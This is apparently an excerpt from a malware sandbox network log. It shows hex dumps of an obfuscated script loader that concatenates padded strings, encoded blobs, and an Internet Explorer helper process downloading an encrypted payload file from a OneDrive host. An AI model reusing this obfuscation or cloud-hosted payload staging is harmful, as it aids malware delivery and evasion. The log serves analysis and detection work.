43 38 44 38 41 36 36 41 58 69 6c 6f 32 32 44 43 36 Data Ascii: a88Ma88CXilo22E2EE8DC:C258C5Ma888CALL9BC:C9BE2EXilo22Xilo2282CALL8BAB8Xilo22Ma 88DDC2D677Xilo22Xilo22D67E6CALLMa88Xilo2277C67C5926279CALLEMa88779CALLECALL83Xilo223Ma8855 Ma88D8A75958787952EDEA625C26C:CC3DXilo223C:C93D8Ma88C5A992E5C:C8D2AC67C8D8A66AXilo22DC6
2022-05-12 12:17:30 UTC	148	IN	Data Raw: 43 3a 43 58 69 6c 6f 32 32 45 32 35 33 32 58 69 6c 6f 32 32 42 37 32 37 32 44 4d 61 38 38 4d 61 38 38 42 45 32 36 41 43 41 4c 4c 4d 61 38 38 58 69 6c 6f 32 32 45 45 45 32 35 58 69 6c 6f 32 32 38 4d 61 38 38 43 3a 43 33 33 4d 61 38 38 35 37 39 58 69 6c 6f 32 32 39 43 3a 43 36 33 43 41 4c 4c 45 38 4d 61 38 38 43 3a 43 58 69 6c 6f 32 32 45 32 35 35 33 42 45 43 43 58 69 6c 6f 32 32 4d 61 38 38 58 69 6c 6f 32 32 38 37 37 38 58 69 6c 6f 32 32 44 43 43 41 4c 4c 35 45 41D 6E8Ma88C:CXilo22E253BECCXilo22Ma88Xilo228778Xilo22Xilo22DCALL5E5EAD9DE8Ma88C:CXilo 22E253CALLC:CC:C5EXilo22CE7C:CC:C3E253E67A2Ma88DAMa88D6EEMa88538Ma88CA23Ma882

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:17:30 UTC	156	IN	Data Raw: 4c 4c 32 32 44 43 3a 43 39 38 43 3a 43 58 69 6c 6f 32 32 36 44 32 32 43 41 4c 4c 4d 61 38 38 42 58 69 6c 6f 32 32 37 33 35 37 36 39 37 33 33 4d 61 38 38 35 32 4d 61 38 38 41 41 45 41 45 32 41 32 33 36 39 38 32 32 45 44 38 41 36 58 69 6c 6f 32 32 43 3a 43 38 4d 61 38 38 43 41 4c 4c 43 41 4c 4c 35 41 41 43 32 39 43 3a 43 58 69 6c 6f 32 32 36 35 35 43 35 43 41 4c 4c 45 35 35 33 44 43 3a 43 41 32 35 32 38 44 33 43 41 4c 4c 43 3a 43 32 39 39 45 38 43 41 4c 4c 44 44 39 41 38 33 39 35 39 36 4d 61 38 38 33 37 35 33 39 44 43 41 4c 4c 42 41 35 39 45 42 35 38 36 45 32 44 4d 61 38 38 32 36 33 41 45 38 38 44 35 38 39 38 35 43 3a 43 33 4d 61 38 38 39 41 43 41 4c 4c 35 37 36 37 33 4d 61 38 38 43 41 4c 4c 43 41 4c 4c 39 42 44 43 3a 43 33 36 39 42 37 33 41 45 36 43 3a 43 Data Ascii: LL22DC:C98C:CXilo226D22CALLMa88BXilo22735769733Ma8852Ma88AAEAE2A2369822ED8A6Xilo22C:C8Ma88CALLCALL5AAC29C:CXilo22655C5CALLE553DC:CA2528D3CALLC:C299E8CALLDD9A839596Ma8837539DCALLBA59EB586E2DMa88263AE88D58985C:C3Ma889ACALL57673Ma88CALLCALL9BDC:C369B73AE6C:C
2022-05-12 12:17:30 UTC	164	IN	Data Raw: 41 4c 4c 58 69 6c 6f 32 32 37 43 42 36 58 69 6c 6f 32 32 42 35 36 42 33 37 43 32 58 69 6c 6f 32 32 4d 61 38 38 42 39 43 41 4c 4c 45 43 3a 43 4d 61 38 38 45 58 69 6c 6f 32 32 41 38 58 69 6c 6f 32 32 39 58 69 6c 6f 32 32 58 69 6c 6f 32 32 43 41 4c 4c 58 69 6c 6f 32 32 43 37 58 69 6c 6f 32 32 43 3a 43 42 42 39 33 41 32 58 69 6c 6f 32 32 44 41 43 35 4d 61 38 38 32 37 58 69 6c 6f 32 32 37 44 36 41 41 39 38 32 36 43 41 4c 4c 32 39 36 42 4d 61 38 38 35 43 36 4d 61 38 38 32 35 43 3a 43 44 43 41 4c 4c 39 43 3a 43 42 36 43 45 41 39 41 37 43 3a 43 41 37 38 36 35 42 42 35 35 58 69 6c 6f 32 32 36 43 3a 43 38 35 58 69 6c 6f 22 0d 0a 4e 65 64 6c 67 67 65 6c 20 3d 20 4e 65 64 6c 67 67 65 6c 20 26 20 22 32 32 58 69 6c 6f 32 32 43 41 4c 4c 4d 61 38 38 4d 61 38 38 43 3a 43 Data Ascii: ALLXilo227CB6Xilo22B56B37C2Xilo22Ma88B9CALLEC:CMa88EXilo22A8Xilo229Xilo22Xilo22CALLXilo22C7Xilo22C:CBB93A2Xilo22DAC5Ma8827Xilo227D6AA9826CALL296BMa885C6Ma8825C:CDCALL9C:CB6CEA9A7C:CA7865BB55Xilo226C:C85Xilo"Nedlggel = Nedlggel & "22Xilo22CALLMa88Ma88C:C
2022-05-12 12:17:30 UTC	172	IN	Data Raw: 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 Data Ascii: 863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863
2022-05-12 12:17:30 UTC	180	IN	Data Raw: 32 43 41 4c 4c 41 43 3a 43 43 3a 43 42 45 33 39 39 37 37 39 41 36 39 4d 61 38 38 43 41 4c 4c 41 43 3a 43 43 3a 43 43 41 4c 4c 42 33 42 38 39 35 35 37 41 4d 61 38 38 45 35 44 39 41 41 44 35 38 43 3a 43 37 36 58 69 6c 6f 32 32 36 42 42 41 43 36 58 69 6c 6f 32 32 35 37 41 4d 61 38 38 45 35 44 39 41 41 44 35 38 43 3a 43 37 36 58 69 6c 6f 32 32 36 4d 61 38 38 41 42 43 37 43 41 4c 4c 42 43 58 69 6c 6f 32 32 44 4d 61 38 38 41 4d 61 38 38 42 4d 61 38 38 37 43 36 43 3a 43 33 38 58 69 6c 6f 32 32 39 42 36 42 39 35 37 37 39 38 36 42 38 43 4d 61 38 38 43 3a 43 39 4d 61 38 38 36 38 35 37 38 41 32 33 38 43 3a 43 45 41 4d 61 38 38 42 42 43 3a 43 38 43 3a 43 44 32 37 39 43 38 58 69 6c 6f 32 32 35 35 43 4d 61 38 38 35 43 41 4c 4c 45 58 69 6c 6f 32 32 42 41 43 37 43 41 4c Data Ascii: 2CALLAC:CC:CBE399779A69Ma88CALLAC:CC:CCALLB3B89557AMa88E5D9AAD58C:C76Xilo226BBAC6Xilo2257AMa88E5D9AAD58C:C76Xilo226Ma88ABC7CALLBCXilo22DMa88AMa88BMa887C6C:C38Xilo229B6B9577986B8CMa88C:C9Ma8868578A238C:CEAMa88BBC:C8C:CD279C8Xilo2255CMa885CALLEXilo22BAC7CAL
2022-05-12 12:17:30 UTC	187	IN	Data Raw: 43 35 43 3a 43 58 69 6c 6f 32 32 43 33 43 3a 43 41 35 44 38 43 3a 43 44 43 41 4c 4c 58 69 6c 6f 32 32 33 38 32 44 43 3a 43 43 3a 43 45 32 44 41 42 4d 61 38 38 38 41 43 37 43 41 4c 4c 42 43 42 43 44 32 42 43 3a 43 36 37 36 36 43 3a 43 4d 61 38 38 45 36 33 38 36 33 36 37 41 43 3a 43 37 44 32 45 43 41 4c 4c 39 43 43 43 32 43 45 37 37 44 58 69 6c 6f 32 32 32 43 41 4c 4c 45 39 32 41 45 36 37 41 32 58 69 6c 6f 32 32 44 36 43 3a 43 33 43 41 37 43 41 4c 4c 44 39 38 58 69 6c 6f 32 32 43 3a 43 33 45 32 45 38 36 43 41 4c 4c 39 37 41 58 69 6c 6f 32 32 4d 61 38 38 43 3a 43 4d 61 38 38 58 69 6c 6f 32 32 42 4d 61 38 38 39 45 37 45 32 39 33 43 41 4c 4c 36 33 39 4d 61 38 38 43 41 4c 4c 41 39 58 69 6c 6f 32 32 41 36 39 36 4d 61 38 38 58 69 6c 6f 32 32 38 4d 61 38 38 45 44 Data Ascii: C5C:CXilo22C3C:CA5D8C:CDCALLXilo22382DC:CC:CE2DABMa888AC7CALLBCBCD2BC:C6766C:CMa88E6386367AC:C7D2ECALL9CCC2CE77DXilo222CALLE92AE67A2Xilo22D6C:C3CA7CALLD98Xilo22C:C3E2E86CALL97AXilo22Ma88C:CMa88Xilo22BMa889E7E293CALL639Ma88CALLA9Xilo22A696Ma88Xilo228Ma88ED
2022-05-12 12:17:30 UTC	195	IN	Data Raw: 43 38 41 58 69 6c 6f 32 32 35 32 4d 61 38 38 33 42 42 45 32 44 38 4d 61 38 38 35 41 36 45 33 35 33 38 4d 61 38 38 33 36 43 3a 43 41 36 42 36 37 43 42 36 37 39 41 38 58 69 6c 6f 32 32 43 3a 43 33 45 32 33 35 42 39 38 58 69 6c 6f 32 32 36 38 58 69 6c 6f 32 32 4d 61 38 38 38 35 37 42 58 69 6c 6f 32 32 36 36 43 41 4c 4c 33 22 0d 0a 4e 65 64 6c 67 67 65 6c 20 3d 20 4e 65 64 6c 67 67 65 6c 20 26 20 22 41 43 39 36 37 39 41 38 58 69 6c 6f 32 32 43 3a 43 33 45 32 32 36 4d 61 38 38 45 32 35 58 69 6c 6f 32 32 35 39 43 3a 43 39 43 3a 43 37 45 36 36 42 37 4d 61 38 38 42 58 69 6c 6f 32 32 4d 61 38 38 45 43 3a 43 33 35 4d 61 38 38 35 38 58 69 6c 6f 32 32 36 58 69 6c 6f 32 32 39 4d 61 38 38 38 41 37 32 32 42 45 42 44 43 41 4c 4c 36 4d 61 38 38 43 4d 61 38 38 32 33 4d 61 Data Ascii: C8AXilo2252Ma883BBE2D8Ma885A6E3538Ma8836C:CA6B67CB679A8Xilo22C:C3E235B98Xilo2268Xilo22Ma88857BXilo2266CALL3"Nedlggel = Nedlggel & "AC9679A8Xilo22C:C3E226Ma88E25Xilo2259C:C9C:C7E66B7Ma88BXilo22Ma88EC:C35Ma8858Xilo226Xilo229Ma888A722BEBDCALL6Ma88CMa8823Ma
2022-05-12 12:17:30 UTC	203	IN	Data Raw: 43 42 42 38 41 42 58 69 6c 6f 32 32 42 4d 61 38 38 39 43 3a 43 43 4d 61 38 38 43 3a 43 38 38 42 38 33 35 33 42 37 4d 61 38 38 45 32 33 35 44 33 43 41 35 43 41 4c 4c 42 36 38 58 69 6c 6f 32 32 43 3a 43 33 45 32 44 41 43 3a 43 37 58 69 6c 6f 32 32 43 3a 43 36 39 45 45 36 35 43 3a 43 32 45 32 35 33 4d 61 38 38 39 41 33 36 58 69 6c 6f 32 32 39 37 38 36 42 43 43 41 42 42 35 45 42 43 58 69 6c 6f 32 32 44 41 43 43 3a 43 33 43 33 58 69 6c 6f 32 32 44 58 69 6c 6f 32 32 42 36 38 39 33 58 69 6c 6f 32 32 44 41 43 37 43 41 4c 4c 4d 61 38 38 42 44 43 41 4c 4c 44 43 45 58 69 6c 6f 32 32 32 33 43 3a 43 37 58 69 6c 6f 32 32 42 42 44 33 38 45 44 44 44 42 39 4d 61 38 38 42 36 33 41 41 43 41 4c 4c 38 4d 61 38 38 37 43 3a 43 43 41 4c 4c 39 45 44 32 58 69 6c 6f 32 32 39 41 33 Data Ascii: CBB8ABXilo22BMa889C:CCMa88C:C88B8353B7Ma88E235D3CA5CALLB68Xilo22C:C3E2DAC:C7Xilo22C:C69EE65C:C2E253Ma889A36Xilo229786BCCABB5EBCXilo22DACC:C3C3Xilo22DXilo22B6893Xilo22DAC7CALLMa88BDCALLDCEXilo2223C:C7Xilo22BBD38EDDDB9Ma88B63AACALL8Ma887C:CCALL9ED2Xilo229A3
2022-05-12 12:17:30 UTC	211	IN	Data Raw: 39 39 41 37 36 33 43 41 4c 4c 45 33 4d 61 38 38 45 43 3a 43 45 37 32 33 36 43 3a 43 38 44 4d 61 38 38 36 36 36 44 44 39 22 0d 0a 4e 65 64 6c 67 67 65 6c 20 3d 20 4e 65 64 6c 67 67 65 6c 20 26 20 22 35 38 58 69 6c 6f 32 32 36 32 4d 61 38 38 43 3a 43 42 44 43 43 41 4c 4c 45 39 43 33 39 44 36 41 4d 61 38 38 33 4d 61 38 38 43 3a 43 39 32 36 39 44 36 39 4d 61 38 38 43 3a 43 58 69 6c 6f 32 32 45 32 35 33 4d 61 38 38 39 43 41 4c 4c 36 37 36 35 32 38 4d 61 38 38 43 3a 43 33 36 36 41 45 33 45 41 43 41 4c 4c 36 35 45 35 35 41 37 42 58 69 6c 6f 32 32 45 44 32 37 36 41 37 43 41 44 45 44 35 32 35 44 42 38 42 4d 61 38 38 58 69 6c 6f 32 32 42 35 45 35 43 3a 43 44 44 4d 61 38 38 39 37 58 69 6c 6f 32 32 45 44 32 36 45 35 32 35 33 33 38 44 42 58 69 6c 6f 32 32 35 44 42 38 Data Ascii: 99A763CALLE3Ma88EC:CE7236C:C8DMa88666DD9"Nedlggel = Nedlggel & "58Xilo2262Ma88C:CBDCCALLE9C39D6AMa883Ma88C:C9269D69Ma88C:CXilo22E253Ma889CALL676528Ma88C:C366AE3EACALL65E55A7BXilo22ED276A7CADED525DB8BMa88Xilo22B5E5C:CDDMa8897Xilo22ED26E525338DBXilo225DB8

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:17:30 UTC	219	IN	Data Raw: 42 4c 41 45 77 41 51 51 42 43 41 4c 4c 41 43 41 41 61 67 42 58 69 6c 6f 32 32 41 48 4d 41 64 41 42 6c 41 48 49 41 49 41 42 4d 61 38 38 41 47 6b 41 63 41 42 7a 41 48 4d 41 5a 51 42 75 41 43 41 41 52 41 42 4a 41 43 41 4c 4c 4d 41 54 77 42 58 41 45 43 3a 43 41 53 41 42 42 41 45 77 41 49 41 42 44 41 45 38 41 51 77 42 4c 41 43 41 4c 4c 51 41 51 51 42 4a 41 45 77 41 55 77 41 67 41 43 41 4c 4c 59 41 63 67 42 6b 41 47 6b 41 61 41 42 6d 41 48 51 41 5a 51 42 71 41 47 38 41 49 41 42 54 41 47 4d 61 38 38 41 59 51 42 68 41 48 4d 41 62 67 41 67 41 45 45 41 54 41 42 4c 41 45 38 41 53 41 42 50 41 43 41 41 52 51 42 6c 41 48 4d 41 62 51 42 70 41 48 51 41 61 41 41 43 3a 43 41 43 41 41 55 67 42 43 41 4c 4c 41 45 51 41 52 51 42 4e 41 43 41 4c 4c 41 41 49 41 42 6a 41 47 67 41 Data Ascii: BLAEwAQQBCALLACAAagBXilo22AHMAdABlAHIAlABMa88AGkAcABzAHMAZQBuACAARABJACALLMATwBXAEC:CASABBAEwAlABDAE8AQwBLACALLQAQQBJAEwAUwAgACALLYAcgBkAGkAaABmAHQAZQBqAG8AIABTAGMa88AYQBhAHMAbgAgAEEATABLAE8ASABPACAARQBlAHMAbQBpAHQAaAAC:CACAAUgBCALLAEQARQBNACALLAAIABjAGgA
2022-05-12 12:17:30 UTC	226	IN	Data Raw: 63 77 42 70 41 48 51 41 64 51 41 67 41 45 55 41 61 51 42 6a 41 47 38 41 63 77 42 68 41 44 6b 41 49 41 42 51 41 47 55 41 63 67 42 76 41 47 49 41 63 67 42 68 41 47 4d 41 4f 41 41 67 41 43 41 4c 4c 4d 41 52 51 42 4c 41 43 41 4c 4c 55 41 54 67 42 45 41 43 41 4c 4c 49 41 54 41 42 4a 41 43 41 4c 4c 51 41 49 41 42 45 41 47 55 41 62 67 42 58 69 6c 6f 32 32 41 43 41 41 44 51 41 4b 41 43 4d 41 62 51 42 6d 41 47 6b 41 61 77 42 72 41 47 55 41 62 67 42 7a 41 43 41 41 61 51 42 75 41 48 51 41 5a 51 42 79 41 48 4d 41 49 41 42 57 41 47 45 41 62 41 42 6e 41 47 73 41 63 67 42 6c 41 47 51 41 63 77 42 6c 41 43 41 41 55 41 42 79 41 47 38 41 63 77 42 70 41 47 59 41 4e 41 41 67 41 47 73 41 62 41 42 6c 41 47 4d 61 38 38 41 63 77 42 72 41 48 49 41 64 51 41 67 41 43 41 4c 4c 51 41 Data Ascii: cwBpAHQAdQAgAEUAaQBjAG8AcwBhADkAIABQAGUAcgBvAGIAcgBhAGMAOAAgACALLMARQBLACALLUATgBEACALLIATABJACALLQAIABEAGUAbgBXilo22ACAADQAKACMAbQBmAGkAawBrAGUAbgBzACAAaQBuAHQAZQByAHMAIABWAGEAbABnAGsAcgBlAGQAcwBlACAAUAByAG8AcwBpAGYANAAgAGsAbABlAGMa88AcwBrAHIAdQAgACALLQA
2022-05-12 12:17:30 UTC	234	IN	Data Raw: 38 38 41 62 77 42 6b 41 48 49 41 5a 51 42 6e 41 47 43 3a 43 41 61 51 42 75 41 43 41 41 54 51 42 4a 41 45 77 41 53 51 42 43 41 4c 4c 41 43 41 4c 4c 55 41 55 77 41 67 41 43 41 4c 4c 4d 41 62 77 42 6e 41 47 63 41 5a 51 42 75 41 43 41 41 52 67 42 50 41 43 41 4c 4c 49 41 56 41 42 42 41 45 77 41 52 51 42 53 41 43 41 4c 4c 4d 41 49 41 42 6d 41 47 45 41 62 51 42 73 41 47 59 41 63 67 42 70 41 47 51 41 49 41 42 45 41 47 6b 41 63 77 42 77 41 44 55 41 49 41 42 50 41 48 41 41 61 41 42 32 41 43 41 41 55 77 42 72 41 48 55 41 62 41 42 77 41 48 51 41 49 41 42 6c 41 47 43 3a 43 41 63 77 42 70 41 47 51 41 61 51 41 67 41 43 41 4c 4c 4d 41 61 77 42 35 41 47 59 41 62 77 41 67 41 45 4d 41 62 77 42 75 41 47 6b 41 62 67 42 6c 41 47 55 41 4e 67 41 67 41 43 41 4c 4c 49 41 5a 51 42 Data Ascii: 88AbwBkAHIAZQBnAGC:CAaQBuACAATQBJAEwASQBCALLACALLUAUwAgACALLMAbwBnAGcAZQBuACAARgBPACALLIAVABBAEwARQBSACALLMAIABmAGEAbQBsAGYAcgBpAGQAIABEAGkAcwBwADUAIABPAHAAaAB2ACAAUwBrAHUAbABwAHQAIABlAGC:CAcwBpAGQAaQAgACALLMAawB5AGYAbwAgAEMAbwBuAGkAbgBlAGUANgAgACALLIAZQB

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49760	13.107.43.12	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:17:32 UTC	241	OUT	GET /y4m1P90Kk2H-cNQxXOJmqK2HftFgWGvGMYnAecew4IQelLJRvEs3Mvm9AZePLE-7ycBADDM9gjChXojaUAFvzvY-Cy423yGwrUlC_bcoe1JiYKCw2nHeJm1x3gw-2YaAOTwF9stB2Fe3I_Q9EF5DHXKtmNsHMwqvsJEU4eUPPpWM4bTgczCUMzY-aeTL5nEBZP9w9o-E6QNqLbkLX7BveYa8g/asorem_uGQzQlB204.bin?download&psid=1 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: srod3g.dm.files.1drv.com Connection: Keep-Alive
2022-05-12 12:17:33 UTC	241	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 473664 Content-Type: application/octet-stream Content-Location: https://srod3g.dm.files.1drv.com/y4m_w_TYZR6G948D0zxHbGIPmcNEAsiCr-h7u8jiKbgtUzAGOf6HCSyuDMew_yzc9ESyYUiIQRHWZHM1N2ZOM96fORJvL7wiSGxrJUZj2aOAZokWtAViOZzGxYDmGODlU5nQv3kgUuGKiOI4PV2BgsbV5QkLrEgVhxJ_igMHzP9cIEaY-8I84PzwXzqkPkwzXIi Expires: Wed, 10 Aug 2022 12:17:33 GMT Last-Modified: Wed, 11 May 2022 23:46:21 GMT Accept-Ranges: bytes ETag: B6AB3B5EAFD51867!315.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: DM5SCH102221802 Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: +p+ALtGJwUObZv/MuADpcA.0 X-SqlDataOrigin: S CTag: aYzpCNkFCM0I1RUFGRDUxODY3ITMxNS4yNTc X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="asorem_uGQzQlB204.bin" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.914.505.2006 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 327478CEBDD14436ACAC031798E756DC Ref B: VIEEDGE2305 Ref C: 2022-05-12T12:17:33Z Date: Thu, 12 May 2022 12:17:32 GMT Connection: close

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:17:33 UTC	242	IN	Data Raw: 75 b6 ea d0 09 ef 71 d6 f8 aa ea ad 3c 85 88 9e bc fb eb 9d 30 7e 2b df db f4 3b d8 fa 6f f4 45 0a 06 7b 67 c6 29 7f 18 0b d4 31 26 6e f3 29 e4 b7 07 da 46 5e 75 15 4c 6d 75 2d 19 1c b6 af 5d 42 54 b1 ca 36 13 48 ba 11 47 b8 b4 68 1b 12 c7 e4 8c 2d 09 7f 32 a0 09 dc 29 e5 a7 88 1e 4c 6c cf 7f e2 bd 59 50 90 f9 a8 8d dc 1c e1 3e 49 69 3a 1c 0d 6b a8 7e d4 c6 9c 9b 7a 8f 15 87 7d f7 d7 cd 40 f4 aa c9 02 b1 cf c1 86 68 5c 28 65 14 31 be cc ae ac 60 d7 bd b1 f7 dc 7a b3 6b 3b 83 6a 71 50 12 be 95 94 af 31 bc 97 2a bf 23 ba a7 8e 66 fe 9a eb 3e 99 79 44 b8 7f 1b 01 58 77 5a e2 a6 eb f9 c3 5f c2 f8 b4 59 f7 37 70 33 c7 b6 a3 2b 25 d4 a8 73 64 e9 13 21 7d 97 22 f7 6e fa c5 5b a6 99 5f 30 ab 31 3c 21 42 5e 22 3b 8a c6 80 4b 0c d8 88 6b 94 64 42 9e 33 d4 0e 46 f5 Data Ascii: uq<0~+;oE{g)1&n)F^uLmu-]BT6HGh-2)LIYP>Ii:k~z}@h\(e1`zk;jqP1*#f>yDXwZ_Y7p3+%sd!}"n[_01<!B ^";KkdB3F
2022-05-12 12:17:33 UTC	244	IN	Data Raw: fc 36 ff 51 48 c5 11 93 ee 1a 08 07 97 a3 a2 b8 70 04 5e 94 92 75 7d eb 68 c1 7c c9 6d 93 93 9e ed ff cb 6b 82 4a 0e c9 2f cc 11 48 e3 d6 fe 20 63 d1 e4 fa 65 51 8c 2d 61 6a 08 e5 09 74 e6 1c a5 88 47 8f d5 ff a7 a4 bd b1 dc 9d f9 a8 e5 c3 26 a4 3e a1 d0 c3 1e 0d 32 6b 14 d4 7f 2c 4c 3c 8f e5 0a 4e f7 d9 ba d3 c0 ef 7d e3 dd 17 7b 87 7d 52 63 31 c5 10 15 aa de 36 7b 83 cf d0 f2 cf 23 97 05 bd 65 e7 53 32 2e 5d 5e 29 19 57 d5 11 4c f6 6c e9 ef de 33 df ff 2d 40 6d 71 60 e1 bc 71 01 e1 97 82 ac 9d 91 fe bc 05 3e 82 bf 39 4e 25 d4 32 c2 a6 5b b4 eb ac f7 90 30 22 ad e7 9a ab fb ad 92 80 6c a7 ed 8b e5 29 ae 21 79 5a f9 26 6f d8 46 0e 14 b1 df dc f5 31 68 1e 6e a0 89 c7 b0 37 f0 75 15 4d ac f4 3c dc 14 ed d2 cb 40 55 1f 70 b8 da 8d f0 82 61 44 24 02 09 c3 b5 Data Ascii: 6QHp^u}h|mkJ/H ceQ-ajtG&>2k,L<N}{}Rc16{#eS2.]^)WLl3-@mq`q>9N%2[0"l)!yZ&oF1hn7uM<@UpaD$
2022-05-12 12:17:33 UTC	252	IN	Data Raw: e1 c5 e4 eb 90 cc 81 e2 5a 05 37 8b 33 13 4f 04 63 7a 70 43 7d ce 50 0e 47 0c 96 e5 0b b8 ea eb cd 2f ad 55 d7 e8 f2 60 78 06 3f a0 75 99 51 38 5b 98 22 ea 9e b6 0c c8 17 6b 4a 6d 36 9e c0 0a b7 45 5c b4 96 f6 01 ab a9 d0 b4 7a 06 a8 66 d1 7b 5e e1 b9 52 12 93 19 a8 39 6b 35 cf 7b 0d 18 8a ab 18 2c 61 67 6a a0 01 60 a4 e3 36 44 ac 51 66 83 4a 19 55 19 b6 50 26 72 43 11 90 99 65 b7 9e 5d 38 8a 07 a2 dc 9f d3 42 c7 d5 4a da f0 ba 01 29 77 78 a7 5e a4 d7 cd e8 68 fb 2e c0 30 f9 8c 24 09 06 28 8d b0 13 35 dd ce 37 94 cf e9 cc c1 32 9d 7b 02 37 4b fd 71 fd d0 1e 3f b7 38 d2 49 d1 44 b1 0c be e0 08 cf e6 24 e4 53 52 0a 4a 3f 35 7f 61 b0 fb 19 28 d8 3d 9a b0 ab c9 f8 d4 79 01 8c aa c6 14 5c 65 ef fa 0e da fd 72 c2 96 59 95 f8 ab 96 9b 86 50 e3 87 3b bb 80 c3 2d Data Ascii: Z73OczpC}PG/U`x?uQ8["kJm6E\zf{^R9k5{,agj`6DQfJUP&rCe]8BJ)wx^h.0$(572{7Kq?8ID$SRJ?5a(=y\erYP;-
2022-05-12 12:17:33 UTC	260	IN	Data Raw: e7 c1 6f 12 f2 b4 12 10 e0 ea 1c e8 1d 82 41 25 37 4e 82 13 2e 50 5c a0 9d 5f 1b c5 5b e8 0a 3a af 58 0e 9b 2a fe ab 87 60 ee 1d 41 23 50 76 6d 61 f7 e2 d5 b7 99 38 8a 35 66 2e 0d f6 11 d0 fe b8 64 3f 31 f5 ed f6 73 8d e5 17 b4 f2 f3 d4 07 fa 58 a4 c8 df 71 91 88 51 ef 05 05 6c 30 ca 93 5d d2 30 ac ce 56 5d 68 75 b1 f8 50 43 77 75 80 d9 86 82 49 61 d2 ba a4 05 d5 00 81 a2 56 e0 51 db d4 6e 9c 5f c8 45 50 e0 33 eb d3 c1 c3 44 f4 20 60 c0 4f e5 e1 fa 81 85 bd e4 30 be 5a 80 01 c6 e3 4a 6c 5e bd 67 6f d1 cf d4 27 05 45 a9 1f c7 6e fc cf 01 2f d6 e6 d9 c7 84 ee ea 49 80 b7 82 a8 c2 22 d8 41 dd b1 af bb 2e 11 8e 1b cd 4a 19 24 96 96 8e 69 2f 35 c2 4c a7 a1 46 ac 70 51 85 7d 50 4f 9f e2 b4 74 f9 9d 60 79 bc 5e bd 00 c0 db 67 de d9 e7 fa 5f 04 49 0f b9 23 03 45 Data Ascii: oA%7N.P_[:X*`A#Pvma85f.d?1sXqQl0]0V]huPCwuIaVQn_EP3D `O0ZJl^go'En/I"A.J$i/5LFpQ}POt`y^g_I#E
2022-05-12 12:17:33 UTC	268	IN	Data Raw: 04 97 bd e4 1c 92 9d 35 a2 23 3b c0 f0 97 24 e3 1e 45 5f 7c 1a 20 da 54 fa 50 17 3d d0 21 87 c5 a2 7c f6 ee 9d 42 dc 79 b0 9b c5 3e 24 a1 9d 8f 1d 50 34 94 26 c4 8c 2f 81 c7 cf 3d c6 4c ef ee c4 3c e3 ad 9b 6b 7d 15 49 89 13 b8 ca 2d d1 9b 0d b2 d1 2f 19 6f ef c3 ab f0 4c c3 cc 35 c1 a0 92 a2 61 d4 c9 e1 6b fb b6 06 15 0b 9f df 4d f2 21 6d 7a a1 62 71 00 8d 22 5b c8 d2 58 ff 82 c7 a3 cf c8 87 d7 df cf b8 b4 d6 98 ad e0 a3 e7 99 d2 89 36 08 12 fd f4 fa f5 96 7c e6 c2 e6 b8 ab ce fe a5 a7 c0 22 46 7b d2 0b 59 a4 80 57 1f 7c 01 ca e9 af 8c 00 39 19 20 43 ad b7 bf 0a ff 24 09 50 3d 63 3b c6 18 5e f8 aa 30 bd 2e 1d c5 2c 60 f6 0c f8 77 0e 83 cb 97 c6 88 bb 70 04 09 c1 6f 8a 4e 7b 5a 66 43 47 bb 84 33 7b 18 fd a3 60 35 4b 2a 69 43 69 37 00 ea 40 ce e4 90 c3 1b Data Ascii: 5#;$E_\| TP=!\|By>$P4&/=L<k}I-/oL5akM!mzbq"[X6|"F{YW|9 C$P=c;^0.,`wpoN{ZfCG3{`5K*iCi7@
